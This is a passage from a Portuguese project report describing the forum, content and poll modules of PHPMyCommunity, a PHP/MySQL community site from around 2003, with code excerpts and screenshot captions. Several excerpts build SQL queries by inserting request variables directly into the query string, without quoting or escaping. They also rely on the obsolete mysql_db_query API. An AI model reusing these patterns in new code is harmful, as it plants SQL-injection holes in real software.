


Ilustração 30- Listagem dos tópicos reduzida a quatro elementos.

A listagem dos tópicos é realizada por vários pedidos SQL como exemplifica o seguinte código PHP do ficheiro *f_view_forum.php*. É importante referir a existência de duas variáveis, *$inicio* e *$fim*, responsáveis pela visualização do conteúdo em várias páginas.

```
// Pedido SQL para termos os dados todos relativos as thread/topicos
$sql_list_thread="select id,titulo, data_post,hora_post,count,id_forum,
id_user,id_topic,thread,mstime from forum_posts where thread='1' and
id_forum='$id_forum_get'order by -mstime limit $inicio,$fim";

$resultado_list_thread= mysql_db_query ("$MYSQL_server_bd", $sql_list_thread);
           if ($resultado_list_thread){
              while ($registo_list_thread=mysql_fetch_array
             ($resultado_list_thread)){
                $titulo=$registo_list_thread['titulo'];
                $id_topic=$registo_list_thread['id_topic'];
                $data_post=$registo_list_thread['data_post'];
                $hora_post=$registo_list_thread['hora_post'];
                $count=$registo_list_thread['count'];
                $id_forum=$registo_list_thread['id_forum'];
                $id_user=$registo_list_thread['id_user'];
                $id_topic=$registo_list_thread['id_topic'];
                […]
```

Cada fórum possui os seus próprios tópicos com nome, ordem, descrição e outras definições. Os fóruns podem ser editados pelos responsáveis do mesmo. No PHPMyCommunity, não existem administradores diferentes para cada fórum, todos têm a capacidade de editar, criar ou apagar fóruns. Esta escolha deve-se ao facto que, em muitos fóruns existem três ou quatro administradores, mas que não têm

necessariamente acesso às outras categorias, originando problemas. Por exemplo, quando é o primeiro a ver um tópico ou resposta inadequada, não tem permissões para erradicar aquela informação.

A administração dos fóruns é feita como as categorias, ou seja, na margem esquerda, onde estão disponibilizadas opções de administração.

Uma das funcionalidades relevante é a possibilidade de abrir ou fechar um fórum. Estando inicialmente aberto, pode-se em qualquer momento fechá-lo por problemas inerentes ao mau comportamento dos seus utilizadores, poupando o tempo aos administradores, deixando de ter que apagar tópico a tópico.

O código seguinte comprova como é impossível a um utilizador ver um fórum fechado. Este exemplo foi retirado do ficheiro *f_view_forum.php*:

```
// Vamos agora verificar se este fórum é activo ou não
// E com o mesmo pedido vamos saber a descrição e o nome do fórum.
sql_forum_active="select id_forum,status,nome_forum,desc_forum,id_forum_cat from
forum where id_forum=$id_forum_bd";
$resultado_forum_active= mysql_db_query ("$MYSQL_server_bd", $sql_forum_active);
     if ($resultado_forum_active){
        $registo_forum_active=mysql_fetch_array ($resultado_forum_active);
        $nome_forum=$registo_forum_active['nome_forum'];
        $desc_forum=$registo_forum_active['desc_forum'];
        $id_forum_cat=$registo_forum_active['id_forum_cat'];
        $status=$registo_forum_active['status'];
     }
     if ($status=='true'){
       // Então mostra o fórum
       […]
```

Outra funcionalidade importante é o facto de poder atribuir direitos de visualização ao fórum. Usando o sistema de segurança da plataforma, abordado anteriormente, é possível designar um fórum visível só para um tipo de utilizadores. Seleccionando os privilégios, os direitos de leitura/escrita são validados, actualizando os privilégios necessários. O PHPMyCommunity atribui automaticamente os privilégios de utilizador básico e visitante a qualquer administrador, sendo assim possível seleccionar uma só caixa para colocar um fórum visível, unicamente por utilizadores registados.




Ilustração 31- Edição de um forum, com as suas devidas permissões.

Nota-se que quando é editado um fórum, os privilégios do mesmo ficam sinalizados, sabendo assim quais são os utilizadores que têm acesso ao fórum. Esta funcionalidade está escrita no ficheiro *a_forum.php*, onde é efectuado um primeiro pedido SQL para retornar o nível decimal do fórum em questão.

```
$sql_cat_forum="select id_forum,id_forum_cat,posicao,nivel_forum from forum where
id_forum='$id'";
   $resultado_cat_forum= mysql_db_query ("$MYSQL_server_bd", $sql_cat_forum);
   if ($resultado_cat_forum){
      $registo_cat_forum=mysql_fetch_array ($resultado_cat_forum);
      $n_forum=$registo_cat_forum['id_forum_cat'];
      $nivel_forum=$registo_cat_forum['nivel_forum'];
    }
```

Depois é verificado para cada um dos possíveis direitos a comprovação das permissões.

```
    <tr align=\"left\" valign=\"top\">
    <td> Responsavel dos membros</td>
    <td>
    ");
    if ($nivel_forum&1024){
        $check_membro="CHECKED";
    }
    echo("
    <input type=\"checkbox\" name=\"check_membros\" value=\"1\" $check_membro>
    </td>
    </tr>
```

5.5.3. Listagem de um tópico

A visualização de um tópico é realizada pela primeira mensagem colocada, seguida de todas as suas respostas. Para simplificar o seu método de visualização não é permitido um maior número de ramos, ou seja, não se pode retorquir a uma resposta entrando assim num sub-tópico (Este tipo de arquitectura é visível em www.gildot.org).

Cada resposta tem informação variável, visto que, consoante os privilégios, novas informações tornar-se-ão visíveis. O seu modo de visualização básica apresenta os seguintes dados: alcunha do membro, data, hora, título (caso existe) e assinatura. Tal como na listagem dos fóruns, a visualização por páginas também está disponível. Caso a identificação seja verificada, será apresentada uma série de opções (ícones) permitindo ver o perfil do utilizador, enviar-lhe uma mensagem privada ou ver a sua página pessoal (se inserida nos seus dados). A partir destes tipos de privilégios, também é possível inserir um novo tópico ou simplesmente responder. A última possibilidade é quando o tópico está a ser visto por um administrador de fórum, onde terá a opção de apagar a resposta e ver o IP da pessoa que colocou a mensagem.



EMPIRE
no
avatar
Parabéns
Eu sei que este thread é para críticas e sugestões, mas achei que também era o local indicado para isto...
Quero dar os mais sinceros parabéns aos responsáveis pelo portal... está MUITO bom... tanto a nível gráfico como a nível funcional.
Espero que o airsoftportugal.com se torne o site de referência da comunidade airsofter portuguesa! Merece!
E já agora obrigado por me terem convidado para fazer beta test!
"Desire is Irrelevant... I AM a machine!"
31/10/2003
01:13
PERFIL
M.P.
APAGAR
ip: 194.65.14.75

Ilustração 32- tipo de visualização de uma resposta com privilégios de administração.

A administração dos tópicos é dos poucos módulos que não possui uma administração separada, tudo é realizado na própria página. Pode-se ver nas ilustrações 30 e 32, a presença de um ícone que

permite apagar o tópico, ou simplesmente a resposta. No primeiro caso é sempre pedida a confirmação antes de apagar o tópico e o seu conteúdo, o que não acontece com o segundo.

Este tipo de resultado em HTML é criado a partir do ficheiro *f_view_thread.php*, onde é extraído o seguinte código PHP que representa como são feitos os dois principais pedidos à base de dados:

```
$sql_list_thread="select * from forum_posts where id_topic=$id_thread_bd order by
mstime limit $inicio,$range";
$resultado_list_thread= mysql_db_query ("$MYSQL_server_bd", $sql_list_thread);
if ($resultado_list_thread){
   while($registo_list_thread=mysql_fetch_array ($resultado_list_thread)){
      $id=$registo_list_thread['id'];
      $id_user=$registo_list_thread['id_user'];
      $data_post=$registo_list_thread['data_post'];
      $hora_post=$registo_list_thread['hora_post'];
      $id_topic=$registo_list_thread['id_topic'];
      $titulo=$registo_list_thread['titulo'];
      $corpo_post=$registo_list_thread['msg'];
      $anexo=$registo_list_thread['anexo'];
      $ip_poster=$registo_list_thread['ip_poster'];

      // Pedido SQL para termos toda a informação necessária sobre o utilizador
      $sql_nome_user="select id,username,icq,msn,avatar,data_dia,site,assinatura,
      localidade from login where id='$id_user'";
      $resultado_nome_user= mysql_db_query ("$MYSQL_server_bd", $sql_nome_user);
      if ($resultado_nome_user){
         $registo_nome_user=mysql_fetch_array ($resultado_nome_user);
         $id_user=$registo_nome_user['id'];
         $username=$registo_nome_user['username'];
         $icq=$registo_nome_user['icq'];
         $msn=$registo_nome_user['msn'];
         $avatar=$registo_nome_user['avatar'];
         $data_dia=$registo_nome_user['data_dia'];
         $site=$registo_nome_user['site'];
         $assinatura=$registo_nome_user['assinatura'];
         $localidade=$registo_nome_user['localidade'];

         […]
```

5.6. Artigos, produtos, downloads e links

Usando a mesma base para estes quatros módulos são necessários dois ficheiros: *ap.php* (para os artigos e os produtos) e *dl.php* (download e links), onde o código gerado é semelhante aos dois. A principal diferença reside no primeiro ficheiro que aceita o uso de imagens.

A colocação destes módulos é fulcral para o desenvolvimento de uma comunidade, uma vez que é a principal fonte de conteúdo disponibilizada para os seus visitantes. Baseando-se nas plataformas automáticas tipo PHP-Nuke ou POST-Nuke (referidas anteriormente), onde ambas possuíam um sistema de artigos, produtos, downloads e links; o PHPMyCommunity levou a cabo sistemas similares construídos de raíz.

Apresentando as mesmas funcionalidades, é realizada uma listagem das categorias com a sua descrição, onde dentro de cada uma está presente todos os seus itens relativos. Cada objecto possui um resumo que está colocado por baixo do título. Caso existam comentários, serão colocados depois do título.



produtos
Lista dos produtos
Cilindros
Polini, Malossi, Hebo, Top Performances..etc.. Dos melhores cilindros para estrada aos melhores para circuito.
Polini Evolution 70cm (3 comentários)
Polini Evolution 50cm

Ilustração 33 - Listagem dos itens dentro de uma categoria

A listagem é efectuada com a mesma função para todos os módulos (tendo alguma ligeira variação entre os dois ficheiros), como revela o código PHP extraído do ficheiro *ap.php*, mostrando como é feita a selecção na base de dados de todas as categorias.

```
// Pedido SQL para ir buscar todas as categorias de $tipo
if ($tipo=='produtos'){
   $sql_all_cat="select * from ap_cat where tipo='produtos' order by id";
}else{
   $sql_all_cat="select * from ap_cat where tipo!='produtos' order by id";
}
$resultado_all_cat= mysql_db_query ("$MYSQL_server_bd", $sql_all_cat);
```

Seguindo com uma selecção de todos os itens da categoria:

```
// Pedido SQL para ir buscar todos os $tipo desta categoria:
if ($tipo=='produtos'){
   $sql_all_tipo="select id,nome,tipo,ap_cat from ap where tipo='produtos'and
   ap_cat='$id_cat' order by id";
}else{
   $sql_all_tipo="select id,nome,tipo,ap_cat,resumo from ap where
   tipo!='produtos'and ap_cat='$id_cat' order by id";
}
$resultado_all_tipo= mysql_db_query ("$MYSQL_server_bd", $sql_all_tipo);
```

Tal como acontece nas notícias, onde é diferenciado o plural do singular. Nestes módulos foi elaborada uma pequena técnica permitindo a diferenciação entre um e vários comentários. O código transcrito exemplifica como é realizado o pedido à base de dados e a sua interpretação.

```
// Saber qtos comentários tem:
$sql_test_it="select id from ap_comentarios where id_ap='$id_tipo'";
$resultado_test_it= mysql_db_query ("$MYSQL_server_bd", $sql_test_it);
$affected_c=mysql_affected_rows();

[…]
if ($affected_c==1){
   echo("(1 comentário)");
}
if ($affected_c>1){
   echo("($affected_c comentários)");
}
```

No interior do item está disponível o conteúdo inserido pelo responsável da área, que pode introduzir dados como: título, conteúdo da mensagem, selecção de uma categoria, inserção de um preço (caso seja necessário) e imagem (possível só nos artigos e nos produtos).

Este conteúdo poderá ser acessível por todos (visitante inclusive), mas unicamente os utilizadores identificados poderão inserir um comentário. Os downloads e os links usam o mesmo ficheiro, porque ao invés dos produtos e artigos, o seu principal conteúdo encontra-se fora da página. Por isso, foi inserida uma hiperligação para o documento em questão. Caso seja uma ligação directa para um ficheiro, o download será iniciado automaticamente.



links
Informação extra.
php.ressourceindex
http://php.ressourceindex.com
Mais de 6000 scripts, aplicaçoes, tutoriais sobre PHP e MySQL.
Inserido por: gade_girl dia 01/10/2003 as 22:51
Comentários:
Enviado por: user dia 2/10/2003 as 02:30
Bom site, por acaso conheço, e estou muito contente com ele :)
Enviado por: user dia 2/10/2003 as 02:31
E agora, sem o HTML

Ilustração 34- Exemplo de como é mostrado um item de uma categoria. Neste caso uma hiperligação.

A gestão destes módulos é efectuada directamente pelo documento e pela página de administração.

Todos os comentários podem ser removidos do objecto pelo responsável do módulo em questão, directamente na zona de comentários (tal como é visível na ilustração 35).

O resto do documento e das categorias são administráveis da mesma forma que o resto das componentes da página. As categorias e os itens podem ser editados, removidos ou adicionados a partir da página designada para cada um dos módulos. Como são apenas necessários dois ficheiros responsáveis pela criação do HTML, para a sua gestão é igualmente preciso dois ficheiros (*a_ap.php* e *a_dl.php*).

A semelhança do código poderá parecer injustificada, mas relembrando um dos objectivos do PHPMyCommunity, ou seja, ser facilmente editado por terceiros é uma forma de escrever bastante valiosa para quem deseja efectuar melhorias ao programa. Assim, o uso de dois ficheiros poderá diminuir o tempo de pesquisa de quem tenta entender o código. Apesar de serem parecidos, existem algumas diferenças, visto que, os artigos e os produtos requerem o *upload* de imagem para o servidor, que por sua vez, os downloads e os links não proporcionam.



Administração dos produtos
Adicionar um artigo
Nome:
Categoria:
Cilindros
Descrição:
Preço:
Não é obrigatório colocar preço.
Imagem
Browse...
Administração dos produtos
Gestão e administração dos produtos
Listagem de todas as categorias:
Cilindros
Polini, Malossi, Hebo, Top Performances..etc.. Dos melhores cilindros para estrada aos melhores para circuito.
editar
apagar
Administração dos produtos
Listagem dos seus produtos
Nome:
clicar para editar
Descrição:
Apagar:
Polini Evolution 70cm
This is Tha Polini Evolution O escape que vai pro kit k nao tem medo de ser o melhor ;) [...]
apagar
Polini Evolution 50cm
This is Tha Polini Evolution O escape que vai pro kit k nao tem medo de ser o melhor ;) [...]
apagar
206cc - versão tunning...
La chegou ele.. Agora tah mais tunning do que nunca ;) [...]
apagar

Ilustração 35 - Representação de todas as componentes administrativas da gestão dos quatro módulos.

5.7. Sondagens

As sondagens de um modo geral têm evoluído progressivamente, de tal forma a que hoje em dia, a maioria das páginas com maior relevância possui um sistema de sondagens. Estes inquéritos têm um defeito em algumas páginas porque não permitem comentários ou estão limitados ao número de respostas possíveis.

Como abordado há pouco, quando se referia às sondagens da margem direita, o PHPMyCommunity inclui um motor que permite o uso de várias sondagens ao mesmo tempo, com a possibilidade de usar uma infinidade de respostas possíveis por pergunta, sendo igualmente possível a inserção de inúmeros comentários. Proporcionando uma sensibilidade às reacções e opiniões por parte dos membros.

Está inerente às sondagens um sistema de segurança impedindo aos visitantes não identificados em exprimir a sua opinião, para evitar votos abusivos. Este problema foi igualmente posto em evidência, no que diz respeito, aos membros. Este mesmo sistema de segurança impede a um utilizador registado de votar duas vezes na mesma sondagem, permitindo assim uma maior veracidade na recolha dos resultados.

O próximo código PHP extraído do ficheiro *poll.php* exemplifica como é possível realizar esta funcionalidade.

```
if ($nivel_user==1){
   echo("<center>Lamentamos, mas só os utilizadores registados e identificados podem
   participar nas nossas sondagens.<br>
   Pode eventualmente registar-se <a href=\"index.php?p=registo\">
   <font color=\"black\"><b><u>aqui</b></u></a>,<br>
   ou se já está registado pode identificar-se <a href=\"index.php?p=login\">
   <font color=\"black\"><b><u>aqui</b></u></a>.</center>");
}else{
   $id_session=$_SESSION['session_id_username'];
   // Pedido a base de dados para saber se o utilizador já votou.
   $sql_voted="select count(id) as cnt from poll_voted where
   id_pergunta='$id_pergunta' and id_user='$id_session' group by id";
   $resultado_voted= mysql_db_query ("$MYSQL_server_bd", $sql_voted);
   if ($resultado_voted){
      $registo_voted=mysql_fetch_array ($resultado_voted);
      $cnt=$registo_voted['cnt'];
      if ($cnt==1){
         // Ja votou..
         echo("<br><center><b>Lamentamos, mas não pode voltar a votar nesta
         sondagem.</b></center><br>");
      }else{
         // Ainda não votou...
         ver_votar_form($id_pergunta,$nivel_user);
      }
   }
}
```

Ligado à base de dados, as perguntas e as respostas são todas geridas pelo PHP, onde a função do MySQL será processar as sondagens e os resultados. Com uma tabela específica para quem registar os votos, é impossível ao utilizador votar duas vezes na mesma sondagem.
O código seguinte indica como é realizada a inserção na base de dados de um novo voto.

```
// contar o voto do utilizador:
$sql_update="update poll_respostas set votes=votes+1 where id=$id_resposta";
$resultado_update = mysql_db_query ("$MYSQL_server_bd", $sql_update);

// fazer update ao numero de pessoas que votaram a essa pergunta
$sql_update2="update poll_perguntas set voters=voters+1 where id=$id_pergunta";
$resultado_update2= mysql_db_query ("$MYSQL_server_bd", $sql_update2);

// inserir o id do utilizador na tabela "poll_voted" para que ele não possa votar 2x
$id_session=$_SESSION['session_id_username'];
$sql_add_vote="insert into poll_voted (id_pergunta,id_user) VALUES ('$id_pergunta',
'$id_session')";
$resultado_add_vote=mysql_db_query ("$MYSQL_server_bd", $sql_add_vote);
```

Para verificar se as sondagens foram falsificadas (apesar de todo o sistema de segurança) existe outra forma de analisar os resultados. Na página das sondagens existe duas vezes o número de pessoas que votaram. A pergunta: "*Número total de pessoas que votaram nesta sondagem: …*"[1]; acaba com o número total de votos. Este valor é recuperado com a soma dos votos na base de dados. Na segunda contagem, (na tabela de resumo de sondagens) aparece o número total de votos para cada uma das perguntas. O resultado afixado não é calculado, é simplesmente retirado da base de dados. Caso os dois valores não sejam coincidentes, pode-se concluir que houve falsificação nas votações.

[1] Esta frase aparece na seguinte página: http://nomedoservidor/index.php?p=sondagens.




Ilustração 36- Opções gerais do sistema de sondagens.

A administração das sondagens permite não só criar, mas também ver, editar e apagá-las. É perfeitamente possível editar as perguntas e as respostas de uma sondagem, apesar de não se poder reduzir o número de respostas possíveis. A edição, permite unicamente alterar caso haja um erro ortográfico, ou algo menos previsível.

Sendo rigoroso com os utilizadores, não permitindo o duplo voto, a administração também não é autorizada a alterar o número de votos totais.

Qualquer administrador de sondagens terá todas as permissões, no que diz respeito, às sondagens, inclusive apagar comentários, cuja funcionalidade é realizada na própria página.

